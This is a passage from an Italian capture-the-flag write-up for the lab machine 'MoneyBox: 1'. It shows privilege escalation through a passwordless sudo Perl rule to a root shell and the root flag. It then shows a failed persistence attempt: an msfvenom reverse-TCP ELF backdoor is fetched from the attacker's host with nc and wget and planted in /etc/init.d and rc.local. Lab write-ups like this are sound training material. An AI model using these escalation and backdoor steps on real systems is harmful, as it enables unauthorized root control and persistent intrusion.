
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Feb 26 09:07:47 2021 from 192.168.43.80
lily@MoneyBox:~$
```

Verifica privilegi dell’utente «lily»:




```
lily@MoneyBox:~$ sudo -l
Matching Defaults entries for lily on MoneyBox:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User lily may run the following commands on MoneyBox:
    (ALL : ALL) NOPASSWD: /usr/bin/perl
```

6) Privilege escalation

Payload che apre una shell di root:


```
sudo perl -e 'exec "/bin/sh";'

python3 -c 'import pty;pty.spawn("/bin/bash")'
```

Esecuzione del payload:




```
lily@MoneyBox:~$ sudo perl -e 'exec "/bin/sh";'
# id
uid=0(root) gid=0(root) groups=0(root)
# python3 -c 'import pty;pty.spawn("/bin/bash")'
root@MoneyBox:/home/lily# 
```

Vincere la sfida:




```
root@MoneyBox:/home# cd /root
root@MoneyBox:~# ls -la
total 28
drwx------  3 root root 4096 Feb 26  2021 .
drwxr-xr-x 18 root root 4096 Feb 25  2021 ..
-rw-------  1 root root 2097 Feb 26  2021 .bash_history
-rw-r--r--  1 root root  570 Jan 31  2010 .bashrc
drwxr-xr-x  3 root root 4096 Feb 25  2021 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root  228 Feb 26  2021 .root.txt
```



```
root@MoneyBox:~# cat .root.txt

Congratulations.......!

You Successfully completed MoneyBox

Finally The Root Flag
    ==> r00t{H4ckth3p14n3t}

I'm Kirthik-KarvendhanT
    It's My First CTF Box

instagram : ____kirthik____

See You Back....
```


7) Maintaning access (Fallito)

Creazione backdoor tramite msfvenom:



```
└─# msfvenom -a x86 -platform linux -p linux/x86/shell/reverse_tcp LHOST=10.0.2.4 LPORT=4444 -f elf -o shell.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
Saved as: shell.elf
```


Creazione dello script «in.sh» per eseguire la backdoor:



```
#!/bin/sh

/etc/init.d/shell.elf
```

7) Maintaning access (Fallito)


Trasferimento script tramite netcat inverso:



```
┌──(root㉿kali)-[/home/kali]
└─# cat in.sh | nc -lp 4444
GET / HTTP/1.1
User-Agent: Wget/1.20.1 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: 10.0.2.4:4444
Connection: Keep-Alive
```

```
root@MoneyBox:~# wget 10.0.2.4:4444 -O in.sh
--2023-05-17 02:52:01--  http://10.0.2.4:4444/
Connecting to 10.0.2.4:4444... connected.
HTTP request sent, awaiting response... 200 No headers, ass
uming HTTP/0.9
Length: unspecified
Saving to: ‘in.sh’
```

Trasferimento backdoor tramite netcat inverso:




```
└─# cat shell.elf | nc -lp 4444
GET / HTTP/1.1
User-Agent: Wget/1.20.1 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: 10.0.2.4:4444
Connection: Keep-Alive
```

```
root@MoneyBox:~# wget 10.0.2.4:4444 -O shell.elf
--2023-05-17 03:02:54--  http://10.0.2.4:4444/
Connecting to 10.0.2.4:4444... connected.
HTTP request sent, awaiting response... 200 No headers, ass
uming HTTP/0.9
Length: unspecified
Saving to: ‘shell.elf’
```


7) Maintaning access (Fallito)

Spostamento script in /etc/init.d:




```
root@MoneyBox:~# cp in.sh /etc/init.d
root@MoneyBox:~# cp shell.elf /etc/init.d
```

Assegnamento permessi di exec:




```
root@MoneyBox:~# chmod +x /etc/init.d/shell.elf
root@MoneyBox:~# chmod +x /etc/init.d/in.sh
```

Creazione file «rc.local»:




```
touch /etc/rc.local
chmod +x /etc/rc.local
nano /etc/rc.local
```

Modifica file «rc.local»:



```
sh /etc/init.d/in.sh
exit 0
```

Tentativo connessione alla backdoor:



```
└─# nc -nvv 10.0.2.5 4444
(UNKNOWN) [10.0.2.5] 4444 (?) : Connection refused
 sent 0, rcvd 0
```

8) Conclusioni

La macchina **MoneyBox: 1** presenta numerose vulnerabilità critiche che attualmente non presentano exploit per poter installare una back-door o poter creare una reverse shell.

È stato possibile accedere come due diversi utenti alla macchina target e ottenere pieno controllo della macchina grazie alla shell di root aperta tramite interprete Perl.

FINE